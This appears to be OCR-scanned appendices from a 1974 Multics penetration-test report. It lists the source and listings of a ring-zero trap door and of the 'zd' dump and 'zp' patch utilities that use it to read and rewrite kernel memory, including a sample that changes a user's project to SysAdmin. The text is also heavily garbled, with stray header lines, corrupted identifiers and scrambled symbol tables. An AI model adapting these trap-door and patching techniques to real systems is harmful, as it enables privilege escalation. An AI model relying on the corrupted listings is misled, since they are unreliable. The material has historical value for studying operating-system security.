--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	--------	-------

701 建築士 NO. 1 建築士試験合格者

701 建築士 NO. 1 建築士試験合格者

701 建築士 NO. 1 建築士試験合格者

STATEMENT 1 ON LINE 105

000000 = 000012000014

000001 = 000012000021

ADDRESS	DATA	DESCRIPTION	LINE
000034	4 00026 8521 20	CALL EXT-OUT	106
000035	01000 8310 07	STATEMENT 1 ON LINE 106	
000036	0 00622 8701 00	STATEMENT 1 ON LINE 107	
000037	6 00143 2361 00	STATEMENT 1 ON LINE 108	
000038	00001 1160 07	STATEMENT 1 ON LINE 109	
000039	00007 6000 04	STATEMENT 1 ON LINE 110	
000040	6 00044 8701 20	STATEMENT 1 ON LINE 111	
000041	4 00032 2361 20	STATEMENT 1 ON LINE 112	
000042	6 00146 2361 20	STATEMENT 1 ON LINE 113	
000043	77723 2370 04	STATEMENT 1 ON LINE 114	
000044	6 00120 2371 20	STATEMENT 1 ON LINE 115	
000045	0 00631 2101 00	STATEMENT 1 ON LINE 116	
000046	6 00116 8521 20	STATEMENT 1 ON LINE 117	
000047	2 00000 2361 20	STATEMENT 1 ON LINE 118	
000048	00066 2780 00	STATEMENT 1 ON LINE 119	
000049	6 00142 2361 00	STATEMENT 1 ON LINE 120	
000050	00007 6010 04	STATEMENT 1 ON LINE 121	
000051	6 00044 8701 20	STATEMENT 1 ON LINE 122	
000052	4 00030 2361 20	STATEMENT 1 ON LINE 123	
000053	6 00146 2361 20	STATEMENT 1 ON LINE 124	
000054	77710 2370 04	STATEMENT 1 ON LINE 125	
000055	6 00120 2371 20	STATEMENT 1 ON LINE 126	
000056	0 00631 2101 00	STATEMENT 1 ON LINE 127	
000057	6 00142 2361 00	STATEMENT 1 ON LINE 128	
000058	00000 2130 06	STATEMENT 1 ON LINE 129	
000059	2 00000 2361 00	STATEMENT 1 ON LINE 130	
000060	3 00000 2361 00	STATEMENT 1 ON LINE 131	
000061	6 00134 2361 00	STATEMENT 1 ON LINE 132	
000062	6 00134 2361 00	STATEMENT 1 ON LINE 133	
000063	6 00120 2371 20	STATEMENT 1 ON LINE 134	
000064	0 00631 2101 00	STATEMENT 1 ON LINE 135	
000065	6 00142 2361 00	STATEMENT 1 ON LINE 136	
000066	00000 2130 06	STATEMENT 1 ON LINE 137	
000067	2 00000 2361 00	STATEMENT 1 ON LINE 138	
000068	3 00000 2361 00	STATEMENT 1 ON LINE 139	
000069	6 00134 2361 00	STATEMENT 1 ON LINE 140	
000070	6 00120 2371 20	STATEMENT 1 ON LINE 141	
000071	0 00631 2101 00	STATEMENT 1 ON LINE 142	
000072	6 00142 2361 00	STATEMENT 1 ON LINE 143	
000073	00000 2130 06	STATEMENT 1 ON LINE 144	
000074	2 00000 2361 00	STATEMENT 1 ON LINE 145	
000075	3 00000 2361 00	STATEMENT 1 ON LINE 146	
000076	6 00134 2361 00	STATEMENT 1 ON LINE 147	
000077	6 00120 2371 20	STATEMENT 1 ON LINE 148	
000078	0 00631 2101 00	STATEMENT 1 ON LINE 149	
000079	6 00142 2361 00	STATEMENT 1 ON LINE 150	
000080	00000 2130 06	STATEMENT 1 ON LINE 151	
000081	2 00000 2361 00	STATEMENT 1 ON LINE 152	
000082	3 00000 2361 00	STATEMENT 1 ON LINE 153	
000083	6 00134 2361 00	STATEMENT 1 ON LINE 154	
000084	6 00120 2371 20	STATEMENT 1 ON LINE 155	
000085	0 00631 2101 00	STATEMENT 1 ON LINE 156	
000086	6 00142 2361 00	STATEMENT 1 ON LINE 157	
000087	00000 2130 06	STATEMENT 1 ON LINE 158	
000088	2 00000 2361 00	STATEMENT 1 ON LINE 159	
000089	3 00000 2361 00	STATEMENT 1 ON LINE 160	
000090	6 00134 2361 00	STATEMENT 1 ON LINE 161	
000091	6 00120 2371 20	STATEMENT 1 ON LINE 162	
000092	0 00631 2101 00	STATEMENT 1 ON LINE 163	
000093	6 00142 2361 00	STATEMENT 1 ON LINE 164	
000094	00000 2130 06	STATEMENT 1 ON LINE 165	
000095	2 00000 2361 00	STATEMENT 1 ON LINE 166	
000096	3 00000 2361 00	STATEMENT 1 ON LINE 167	
000097	6 00134 2361 00	STATEMENT 1 ON LINE 168	
000098	6 00120 2371 20	STATEMENT 1 ON LINE 169	
000099	0 00631 2101 00	STATEMENT 1 ON LINE 170	
000100	6 00142 2361 00	STATEMENT 1 ON LINE 17	

000133	aa	6	00144	7561	00	stg	SP1100	STATEMENT 1 ON LINE 129	
000134	aa	6	00146	4501	20	stz	SP1102,*	STATEMENT 1 ON LINE 130	
000135	aa	6	00044	3701	20	caplp	SP136,*		
000136	aa	4	00036	2361	20	ldg	SP130,*		
000137	aa	6	00132	7561	00	stg	SP1106		
000140	aa	000001	2360	07	ldg	1,dl			
000141	aa	6	00116	7561	20	stg	SP178,*		
000142	aa	6	00116	2361	20	ldg	SP178,*		
000143	aa	6	00152	1161	00	cmpg	SP1106		
000144	aa	000002	6090	04	tze	2,lc			
000145	aa	000024	6050	04	tpl	20,lc			
000146	aa	6	00114	2371	00	ldg	SP176		
000147	aa	000011	7320	00	qrs	9			
000150	aa	000777	5760	07	ang	511,dl			
000151	aa	000000	6270	06	eax7	0,dl			
000152	aa	6	00116	2361	20	ldg	SP178,*		
000153	aa	000023	4020	07	mpy	19,dl			
000154	aa	000000	6220	06	eax2	0,dl			
000155	aa	000040	7260	07	lx16	32,dl			
000156	aa	6	00044	3701	20	caplp	SP136,*		
000157	aa	4	00036	2361	20	ldg	SP130,*		
000160	aa	2	77756	3521	00	capbp	SP118		
000161	aa	0	00643	6791	00	tblp	SP1419		
000162	aa	6	00144	7261	00	lx16	SP1100		
000163	aa	6	00114	3521	20	capbp	SP176,*		
000164	aa	0	00610	6701	00	tblp	SP1392		
000165	aa	000002	6010	04	tnz	2,lc			
000166	aa	0	00631	7191	00	tra	SP1409		
000167	aa	6	00116	3541	20	asb	SP178,*		
000170	aa	777752	7100	04	tra	-22,lc			
000171	aa	6	00044	3701	20	caplp	SP136,*		
000172	aa	4	00034	2361	20	ldg	SP128,*		
000173	aa	6	00146	7561	20	stg	SP1102,*		
000174	aa	0	00631	7101	00	tra	SP1409		
000175	aa	0	00631	7101	00	tra	SP1409		

COMPILATION LISTING OF SEGMENT Z9
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74 1843.4 edt Med
 Options: map

```

1 z9: proc (dp, word);
2 dcl 1 zdata$code ext static aligned,
3     2 code fixed bin aligned,
4     2 key bit (72) aligned,
5     2 inst (2) bit (36) aligned,
6     2 (ptr1, ptr2) ptr aligned;
7
8 dcl dp ptr, word bit (36) aligned;
9 dcl hcs_$check_device entry (char (*), fixed bin (17), fixed bin),
10    dctx fixed bin (17) init (0);
11
12    ptr1 = dp;
13    ptr2 = addr (word);
14 compnt call hcs_$check_device ("", dctx, code);
15    return;
16
17 zfi: entry (dp, word);
18    ptr1 = addr (word);
19    ptr2 = dp;
20    go to common;
21  end;

/* Entry to read out 36 bits */
/* structure passed to ring 0 */
/* standard system error code */
/* 72 bit key to prevent accidental use */
/* 2 instructions to be XED'ed by ring 0 */
/* ptr to read 36 bits; ptr to store 36 bits */
/* Entry to patch 36 bits */

```

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.					
code			000012 external static	fixed bin(17,0)	level 2 dcl 2 set ref 14
dctx			000100 automatic	fixed bin(17,0)	initial dcl 9 set ref 9 14 9
dp			parameter	pointer	dcl 8 ref 1 12 17 19
hcs_scheck_device			000014 constant	entry	external dcl 9 ref 14
inst	3		000012 external static	bit (36)	array level 2 dcl 2
key	1		000012 external static	bit (72)	level 2 dcl 2
ptr1	6		000012 external static	pointer	level 2 dcl 2 set ref 12 18
ptr2	10		000012 external static	pointer	level 2 dcl 2 set ref 13 19
word			parameter	bit (36)	dcl 8 set ref 1 13 17 18
zdatacode			000012 external static	structure	level 1 dcl 2
NAMES DECLARED BY EXPLICIT CONTEXT.					
common			000030 constant	label	dcl 14 ref 14 20
zf			000052 constant	entry	external dcl 17 ref 17
zg			000011 constant	entry	external dcl 1 ref 1
addr				builtin function	internal ref 13 18

STORAGE REQUIREMENTS FOR THIS PROGRAM.

Object	Text	Link	Symbol	Defs	Static
Start	0	144	162	72	154
Length	322	72	16	126	52

External procedure zg uses 82 words of automatic storage

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.

call_ext_out_desc return ext_entry

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.

hcs_scheck_device

THE FOLLOWING EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.

zdatacode

LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC
9	000005	1	000010	13	000025	15	000050
18	000050	19	000065	14	000030	17	000051
		20	000071				

```

ASSEMBLY LISTING OF SEGMENT >user_dir_dir>Druid>Karger>compiler_pool>zdata.ala
ASSEMBLED ON: 04/11/74 1826.1 edt Thu
OPTIONS USED: list old_object old_call symbols
ASSEMBLED BY: ALM Version 4.4, September 1973
ASSEMBLER CREATED: 02/13/74 1728.8 edt Wed

```

	1	2	3	4	5	6	7	8	9	10	11	12	13	14
000000														
000000		000011												
000010	aa	000000	000000											
000011	aa	000000	000000											
000012	aa	742331	274457											
000013	aa	621553	174267											
000014	aa	2	00005	2361	20									
000015	aa	2	00007	7561	20									
000016	aa	077777	000043											
000017	aa	000001	000000											
000020	aa	077777	000043											
000021	aa	000001	000000											

NO LITERALS

NAME DEFINITIONS FOR ENTRY POINTS AND SEGDEFS

000000	5a	000004	000000	
000001	2a	000011	000001	code
000002	aa	004	143 157 144	
000003	aa	145 000	000 000	
000004	5a	000012	000000	symbol_table
000005	5a	000000	000002	
000006	aa	014 163	171 155	
000007	aa	142 157	154 137	
000010	aa	164 141	142 154	
000011	aa	145 000	000 000	
000012	5a	000017	000000	
000013	5a	000037	000002	rel_text
000014	aa	010 162	145 154	
000015	aa	137 164	145 170	
000016	aa	164 000	000 000	
000017	5a	000024	000000	
000021	aa	010 162	145 154	rel_link
000022	aa	137 154	151 156	
000023	aa	153 000	000 000	
000024	5a	000031	000000	
000026	aa	012 162	145 154	rel_symbol
000027	aa	137 163	171 155	
000030	aa	142 157	154 000	
000031	aa	000000	000000	

NO EXTERNAL NAMES

NO TRAP POINTER WORDS

TYPE PAIR BLOCKS

000032	aa	000001	000000
000033	aa	000000	000000

INTERNAL EXPRESSION WORDS

LINKAGE INFORMATION

000000	3a	000000	000000
000001	0a	000000	000000
000002	3a	000000	000000
000003	3a	000000	000000
000004	3a	000000	000000
000005	3a	000000	000000
000006	22	000022	000022
000007	32	000000	000022

SYMBOL INFORMATION

SYMBOL TABLE HEADER

000000	30	000000	001001
000001	30	240000	000033
000002	30	000000	001045
000003	30	240000	000427
000004	30	000000	101452
000005	30	141711	067671
000006	30	000000	101561
000007	30	720102	715324
000010	30	000000	000000
000011	30	000000	000002
000012	30	000000	000000
000013	30	000034	000022
000014	30	000000	001474
000015	30	240000	000440
000016	30	003141	154155
000017	30	037101	114115
000020	30	040126	145162
000021	30	163151	157156
000022	30	040064	056064
000023	30	054040	123145
000024	30	160164	145155
000025	30	142145	162040
000026	30	061071	067063
000027	30	172144	141164
000030	30	141040	040040
000031	30	040040	040040
000032	30	040040	040040
000033	30	040040	040040
000034	30	040040	040040
000035	30	040040	040040
000036	30	040040	040040

MULTICS ASSEMBLY CROSS REFERENCE LISTING

Value	Symbol	Source file	Line number
11	code	zdata1	2, 6.
10	impure	zdata1	3, 13.
12	key	zdata1	7.

NO FATAL ERRORS

APPENDIX D

Dump Utility Listing

This appendix is a listing of a dump utility program designed to use the trap door shown in Section 3.4.5 and Appendix C. The program, `zd`, is a modified version of the installed Multics command, `ring_zero_dump`, documented in the MPM Systems Programmers' Supplement <SPS73>. `Zd` will dump any segment whose SDW in ring zero is not equal to zero. In addition, `zd` will not dump the ring zero descriptor segment, because the algorithm used would result in the ring 4 descriptor segment being completely replaced by the ring 0 descriptor segment which could potentially crash the system. `Zd` will also not dump master procedures, since modifying their SDW's could also crash the system.

COMPILATION LISTING OF SEGMENT zd
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74 1842.6 edt Hed
 Options: map

```

1  zdt  proc;
2
3  /* This procedure prints out specified locations of a segment
4     in octal format. It checks first to see if the segment has a counterpart
5     in ring 0 and if not checks the given name */
6
7  dcl  targ char (tc) based (tp),
8       (error_table_snoarg, error_table_ssegknown) fixed bin ext,
9       (code, out1, i, tc, first, initsw, the_same, next_arg, offset, left, pg_size, bound) fixed bin,
10      count fixed bin (35),
11      f (3) char (16) aligned static init ("60 ~W", "-60 ~W ~W", "-60 ~W ~W ~W"),
12      data (1024) fixed bin,
13      bdata (1024) bit (36) aligned based (addr (data)),
14      overlay (8192-1) bit (36) aligned based,
15      (tp, datap, segptr) ptr,
16      dirname char (168),
17      ename char (32),
18      cv_oct_check_entry (char (*), fixed bin) returns (fixed bin (35)),
19      (com_err_, loa_) entry options (variable),
20      ring0_get_ssegptr_entry (char (*), char (*), ptr, fixed bin),
21      hcs_terminate_noname_entry (ptr, fixed bin),
22      hcs_initialize_entry (char (*), char (*), char (*), fixed bin, fixed bin, ptr, fixed bin),
23      (z98zf, z9) entry (ptr, bit (36) aligned),
24      sw fixed bin,
25      dseg_word bit (36) aligned based (addr (dseg)),
26      cu_sarg_ptr_ext_entry (fixed bin, ptr, fixed bin, fixed bin),
27      condition_ext_entry,
28      expand_path_ext_entry (ptr, fixed bin, ptr, ptr, fixed bin);
29
30 dcl  1 dseg aligned,
31      2 pad1 bit (19) unal,
32      2 bnd bit (8) unal,
33      2 size bit (1) unal,
34      2 pad2 bit (2) unal,
35      2 acc bit (6) unal;
36
37 dcl  save_acc bit(36) aligned,
38      wdsegptr ptr;
39
40      initsw = 0;
41      datap = addr (data);
42
43      call cu_sarg_ptr (i, tp, tc, code);
44      if code = error_table_snoarg i tc = 0 then do;
45          call loa_ ("rzd segno/name first count");
46          return;
47      end;
48
49      if targ = "-nm" i targ = "-name" then do;
50          next_arg = 3;
51          call cu_sarg_ptr (next_arg-1, tp, tc, code);
52          if code = 0 then do;
53              /* user specified a segment number */
54              /* next argument to pick up is # 3 */
55              /* pick up the ascii for the segment name */
56              /* not there */
57
58              /* initsw = 0 if we haven't initiated a segment */
59              /* get pointer to data area */
60
61              /* pick up the first arg (name/number) */

```

```

56 end;
57 go to get_name;
58 end;
59
60 next_arg = 2;
61 i = cv_oct_check_ (targ, code);
62 if code ~= 0 then do;
63   segptr = null ();
64   call ring0_get_segptr ("", targ, segptr, code); /* "first word" is at arg position 2 */
65   if segptr = null () then do;
66     call expand_path_ (tp, tc, addr_ (dirname), addr_ (ename), code); /* error in path name */
67     if code ~= 0 then go to missing;
68     call hcs_initialize_ (dirname, ename, "", 0, 0, segptr, code); /* get pointer to segment */
69     if code ~= 0 then if code ~= error_table_$segknown then go to missing;
70     init$w = 1;
71   end;
72 end;
73 else segptr = baseptr (i);
74
75 if baseno(segptr) = "0"b
76 then do;
77   call com_err_(0, "zd", "It is a no-no to dump dseg.");
78   return;
79 end;
80
81 call cu$arg_ptr (next_arg, tp, tc, code);
82 if code = error_table_$noarg | tc = 0 then do;
83   first = 0;
84   count = 1000000;
85   go to get_bound;
86 end;
87 first = cv_oct_check_ (targ, code);
88 if code ~= 0 then do;
89   call ioa_ ("RBad first word "a8", targ);
90   return;
91 end;
92
93 call cu$arg_ptr (next_arg+1, tp, tc, code); /* get count of words to dump */
94 if code = error_table_$noarg | tc = 0 then count = 1; else do;
95   count = cv_oct_check_ (targ, code);
96   if code ~= 0 then do;
97     bad_count:
98       call ioa_ ("RBad count value "a3", targ);
99       return;
100   end;
101 end;
102
103 get_bound:
104 call ring0_get_segptr ("", "wseg", wsegptr, code);
105 call i_zg (ptr (baseptr (0), baseno (segptr)), dseg_wor-d); /* get size of segment from bound in SDW */
106 if dseg_word = "0"b then do;
107   call ioa_ ("SDW = 0");
108   return;
109 end;
110
111 if substr (dseg_acc, 4, 3) = "100"b then do;
112   call ioa_ ("d: Master procedure. SDW = "a", dseg_word);
113   return;

```

```

115 call zg(ptr(wdsegptr, baseno(segptr)), save_acc); /* get wired ring access and save in save_acc */
116 call zgsgf(ptr(wdsegptr, baseno(segptr)), dseg_word); /* change wired ring access to ring 0 access */
117 if dseg_size then pg_size = 64; else pg_size = 1024; /* get page size */
118 bound = (fixed (dseg.bnd, 8) + 1)*pg_size; /* get words of segment */
119
120 if count > bound - first then count = bound - first; else if count < 1 then go to bad_count;
121
122 offset = 0;
123 outl = 1;
124 loop:
125 if count >= 1024 then left = 1024; else left = count; /* get number of words to print in this loop */
126 addr (bdata) -> overlay = ptr (segptr, first+offset) -> overlay;
127 l = 1;
128 the_same = 0;
129 if left <= 3 then go to rem;
130 do while (left > 3);
131 if the_same = 0 then
132 call loa_ ("60 "w "w "w "w, first+outl-1, data (l), data (l+1), data (l+2), data (l+3));
133 else if the_same = 1 then call loa_ ("=====");
134 do tc = 0 to 3;
135 if data (l+tc) = data (l+tc+4) then go to different;
136 end;
137 the_same = the_same + 1;
138 go to skip;
139 different:
140 the_same = 0;
141 l = l + 4;
142 outl = outl + 4;
143 left = left - 4;
144 end;
145
146 offset = offset + 1024;
147 count = count - 1024;
148 if count > 0 then go to loop;
149
150 if left > 0 then do;
151 do tc = 0 to left-1;
152 if data (l+tc) = data (l+tc-4) then go to rem;
153 end;
154 if the_same < 2 then call loa_ ("=====");
155 go to check_init;
156 rem:
157 call loa_ (l (left), first+outl-1, data (l), data (l+1), data (l+2));
158 end;
159 check_init:
160 call zgsgf(ptr(wdsegptr, baseno(segptr)), save_acc); /* replace old wired ring access */
161 if initsw = 0 then call hcs_steralnate_noname (segptr, code);
162 return;
163
164 end;

```

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.				
acc	0(30)	002206 automatic	bit(6)	level 2 packed unaligned dcl 30 set ref 110 114
bdata		based	bit(36)	array dcl 7 set ref 126
bnd	0(19)	002206 automatic	bit(8)	level 2 packed unaligned dcl 30 set ref 118
bound		000113 automatic	fixed bin(17,0)	dcl 7 set ref 118 120 120
code		000100 automatic	fixed bin(17,0)	dcl 7 set ref 43 44 52 53 54 61 62 64 66 67 68
com_err_		000034 constant	entry	69 81 82 87 88 93 94 95 96 102 161
count		000114 automatic	fixed bin(35,0)	external dcl 7 ref 54 78
cu_sarg_ptr		000052 constant	entry	dcl 7 set ref 84 94 95 120 120 120 124 125 147
cv_oct_check_		000032 constant	entry	148
data		000115 automatic	fixed bin(17,0)	external dcl 7 ref 43 52 81 93
datap		002120 automatic	pointer	external dcl 7 ref 61 87 95
dirname		002124 automatic	char(168)	array dcl 7 set ref 41 126 131 131 131 131 131 135
dseg		002206 automatic	structure	152 152 156 156 156
dseg_word		based	bit(36)	dcl 7 set ref 41
ename		002176 automatic	char(32)	unaligned dcl 7 set ref 66 66 68
error_table_sname_9		000026 external static	fixed bin(17,0)	level 1 packed dcl 30 set ref 104 105 111 116
error_table_ssegknown				dcl 7 set ref 104 105 111 116
expand_path_		000030 external static	fixed bin(17,0)	unaligned dcl 7 set ref 66 66 68
f		000054 constant	entry	dcl 7 ref 44 82 94
first		000010 internal static	char(16)	dcl 7 ref 69
hcs_initialize		000104 automatic	fixed bin(17,0)	external dcl 7 ref 66
hcs_terminate_name		000044 constant	entry	initial array dcl 7 set ref 156
i		000042 constant	entry	dcl 7 set ref 83 87 120 120 126 131 156
initfm		000105 automatic	fixed bin(17,0)	external dcl 7 ref 68
ioa_		000036 constant	entry	external dcl 7 ref 161
left		000111 automatic	fixed bin(17,0)	dcl 7 set ref 61 73 127 131 131 131 131 135 135
next_arg		000107 automatic	fixed bin(17,0)	140 140 152 152 156 156 156
offset		000110 automatic	fixed bin(17,0)	dcl 7 set ref 40 70 161
out1		000101 automatic	fixed bin(17,0)	external dcl 7 ref 45 89 97 106 111 131 133 154
overlay		based	bit(36)	156
pad1		002206 automatic	bit(19)	dcl 7 set ref 124 125 126 126 129 130 143 143 1
pad2		002206 automatic	bit(2)	151 156
pg_size	0(28)	000112 automatic	fixed bin(17,0)	dcl 7 set ref 51 52 60 81 93
ring0_get_ssegptr		000040 constant	entry	dcl 7 set ref 122 126 146 146
save_acc		002207 automatic	fixed bin(17,0)	dcl 7 set ref 123 131 142 142 156
segptr		002122 automatic	pointer	array dcl 7 set ref 126 126
size		002206 automatic	bit(11)	level 2 packed unaligned dcl 30
tar9		based	char	level 2 packed unaligned dcl 30
tc		000103 automatic	fixed bin(17,0)	dcl 7 set ref 117 117 118
the_same		000106 automatic	fixed bin(17,0)	external dcl 7 ref 64 102
tp		002116 automatic	pointer	dcl 37 set ref 115 159
				dcl 7 set ref 63 64 65 68 73 76 104 104 115 115
				116 116 126 159 159 161
				level 2 packed unaligned dcl 30 set ref 117
				unaligned dcl 7 set ref 50 50 61 64 87 89 95 97
				dcl 7 set ref 43 44 50 50 52 61 61 64 66 81
				87 87 89 89 93 94 95 95 97 97 134 135 135 151 1
				152
				dcl 7 set ref 128 131 133 137 137 139 154
				dcl 7 set ref 43 50 50 52 61 64 66 81 87 89 93
				97

```

z98zf          000046 constant      entry
NAMES DECLARED BY DECLARE STATEMENT AND NEVER REFERENCED.
condition_     000000 constant      entry
sm             automatic            fixed bin(17,0)

NAMES DECLARED BY EXPLICIT CONTEXT.
bad_count      000736 constant      label
check_init     001463 constant      label
different      001341 constant      label
get_bound      000770 constant      label
get_name       000327 constant      label
loop           001175 constant      label
missing        000250 constant      label
ren            001424 constant      label
skip           001342 constant      label
zd             000114 constant      entry

NAMES DECLARED BY CONTEXT OR IMPLICATION.
addr           builtin function
bezeno         builtin function
baseptr       builtin function
fixed         builtin function
null          builtin function
ptr           builtin function
substr        builtin function

External procedure zd uses 1254 words of automatic storage

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.
r_e_as        cp_cs
copy_words    ext_entry
              rpd_loop_1_id_bp

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.
com_err       cu_sarg_ptr
hcs_sinitiate hcs_terminate_name
              z98zf

THE FOLLOWING EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.
error_table_snoar
error_table_ssegknown

```

```

external dcl 7 ref 116 159
external dcl 7
dcl 7
dcl 97 ref 97 120
dcl 159 ref 155 159
dcl 139 ref 135 139
dcl 102 ref 85 102
dcl 63 ref 57 63
dcl 124 ref 124 148
dcl 54 ref 54 67 69
dcl 156 ref 129 152 156
dcl 140 ref 138 140
external dcl 1 ref 1

Internal ref 41 66 66 66 66 104 105 111 116 126
126
Internal ref 76 104 104 115 115 116 116 159 159
Internal ref 73 104 104
Internal ref 118
Internal ref 63 65
Internal ref 104 104 115 115 116 116 126 159 159
Internal ref 110

```

```

return      set_csa
expand_path_
ring0_get_ssegptr

```

```

LINE LOC LINE LOC LINE LOC LINE LOC LINE LOC
1 000113 40 000121 41 000122 43 000124 44 000143 45 000154 46 000171
50 000172 51 000225 52 000227 53 000246 54 000250 55 000267 57 000270
60 000271 61 000273 62 000325 63 000327 64 000331 65 000366 66 000372
67 000415 68 000417 69 000460 70 000465 72 000487 73 000470 76 000474
78 000477 79 000527 81 000530 82 000545 83 000556 84 000557 85 000561
87 000552 88 000614 89 000616 90 000647 93 000650 94 000670 95 000704

```

107 001055	110 001056	111 001062	112 001103	114 001104	115 001106	116 001124
117 001142	117 001150	118 001152	120 001160	120 001167	122 001172	123 001173
124 001175	125 001203	126 001204	127 001220	128 001222	129 001223	130 001226
131 001231	133 001303	134 001320	135 001324	136 001335	137 001337	138 001340
139 001341	140 001342	142 001344	143 001345	144 001347	146 001350	147 001352
148 001360	150 001362	151 001364	152 001372	153 001403	154 001405	155 001423
156 001424	159 001463	161 001501	162 001514			

APPENDIX E

Patch Utility Listing

This appendix is a listing of a patch utility corresponding to the dump utility in Appendix D. The utility, zp, is based on the installed Multics command, patch_ring_zero, documented in the MPM System Programmers' Supplement <SPS73>. Zp uses the same algorithm as zd in Appendix D and operates under the same restrictions. A sample of its use is shown below. Lines typed by the user are underlined.

```
zp pds 660 123171163101 144155151156  
660 104162165151 to 123171163101  
661 144040040040 to 144155151156  
Type "yes" if patches are correct: yes
```

As seen above, the command requests the user to confirm the patch before actually performing the patch. The patch shown above changes the user's project identification from Druid to SysAdmin.

COMPIATION LISTING OF SEGMENT ZP
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74 1843.6 edt Hed
 Options: map

```

1 zpt proc;
2
3 /* This procedure allows privileged users to patch locations in ring 0.
4  If necessary the descriptor segment is patched to give access to patch a non-write
5  permit segment */
6
7 dcl targ char (tc) based (tp),
8      (error_table$noarg, error_table$$segmown) fixed bin ext,
9      (code, i, tc, first, sw) fixed bin,
10     (sdwp, segptr) ptr static,
11     wdssegptr ptr,
12     get_process_id_ext entry returns (bit (36) aligned),
13     processid bit (36) aligned,
14     data1 (0: 99) fixed bin static,
15     data (0: 99) fixed bin (35),
16     overlay (0: count-1) bit (36) aligned based,
17     count fixed bin static,
18     (tp, datap, dataip) ptr,
19     dirname char (168),
20     ename char (32),
21     cv_oct_entry (char (*)) returns (fixed bin (35)),
22     cv_oct_check_entry (char (*), fixed bin) returns (fixed bin (35)),
23     ring0_get_segptr_entry (char (*), char (*), ptr, fixed bin),
24     (loa, loa$nnn) entry options (variable),
25     los_gread_ptr entry (ptr, fixed bin, fixed bin),
26     (zg, zg$zf) entry (ptr, fixed bin (35)),
27     buffer char (16) aligned,
28     cu_sarg_ptr ext entry (fixed bin, ptr, fixed bin, fixed bin),
29     expand_path_ext entry (ptr, fixed bin, ptr, ptr, fixed bin);
30
31 dcl i sdw based aligned,
32     pad bit (30) unal,
33     acc bit (6) unal;
34
35 dcl save_acc fixed bin(35);
36
37     datap = addr (datap);
38     count = 0;
39
40     call cu_sarg_ptr (i, tp, tc, code);
41     if code = error_table$noarg i tc = 0 then do;
42       call loa_ ("prz name/segno offset value1 ... valueN");
43       return;
44     end;
45     i = cv_oct_check_ (targ, code);
46     if code = 0 then do;
47       segptr = null ();
48       call ring0_get_segptr ("", targ, segptr, code);
49       if segptr = null () then do;
50         call loa_ ("a not found.", targ);
51         return;
52       end;
53     end;

```

```

56 call cu_sarg_ptr (2, tp, tc, code);
57 if code = error_table_snoarg ! tc = 0 then go to mess; /* pick up second arg (first word to dump) */
58 first = cv_oct_ (targ);
59 segptr = ptr (segptr, first);
60 sdwp = ptr (baseptr (0), baseno (segptr));
61 call ring0_get_ssegptr ("", "wdsseg", wdssegptr, code);
62
63
64 /* Now check the access on the segment about to be patched */
65
66 datap = addr (data);
67 dataip = addr (data);
68 call zg (sdwp, data (0));
69 if data (0) = 0 then do;
70 call loa_ ("p: SDW = 0");
71 return;
72 end;
73
74 if substr (datap -> sdw.acc, 4, 3) = "100"b then do;
75 call loa_ ("p: Master procedure. SDW = 'w", data (0));
76 return;
77 end;
78 datap -> sdw.acc = "110010"b;
79 call zg(ptr(wdssegptr, baseno(segptr)), save_acc);
80 call zg(zf(ptr(wdssegptr, baseno(segptr)), data(0)));
81
82 /* Now pick off the arguments */
83
84 i = 2;
85 loop;
86 i = i + 1;
87 call cu_sarg_ptr (1, tp, tc, code); /* get next argument */
88 if code = error_table_snoarg ! tc = 0 then go to endarg;
89 data1 (i-3) = cv_oct_ (targ); /* convert i-th arg */
90 go to loop;
91 endarg;
92 count = i - 3;
93 if count = 0 then go to mess;
94 datap -> overlay = segptr -> overlay;
95 do i = 0 to count-1;
96 call loa_ ("~60 ~w to ~w", first+i, data (i), data1 (i));
97 end;
98 call loa_snnl ("Type ~yes" If patches are correct: ");
99 call los_sread_ptr (addr (buffer), 16, 1); /* read in the answer */
100 if i ~ 4 then go to reset;
101 if substr (buffer, 1, 3) ~ "yes" then go to reset;
102
103
104
105
106
107 /* Now do the patches */
108
109 segptr -> overlay = dataip -> overlay;
110
111 /* Now reset access (in dseg) if necessary */
112
113 reset; call zntzintz(furdecentrl, basenofcentrl, cause arri);

```

```
115  
116      return;  
117  
118      end;
```

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC STORAGE CLASS	DATA TYPE
------------	--------	-------------------	-----------

NAMES DECLARED BY DECLARE STATEMENT.

acc	0(30)	based	bit(6)
buffer	000250	automatic	char(16)
code	000100	automatic	fixed bin(17,0)
count	000160	internal static	fixed bin(17,0)
cu_sarg_ptr	000204	constant	entry
cv_oct_	000154	constant	entry
cv_oct_check_	000166	constant	entry
date	000106	automatic	fixed bin(35,0)
date1	000014	internal static	fixed bin(17,0)
date1p	000256	automatic	pointer
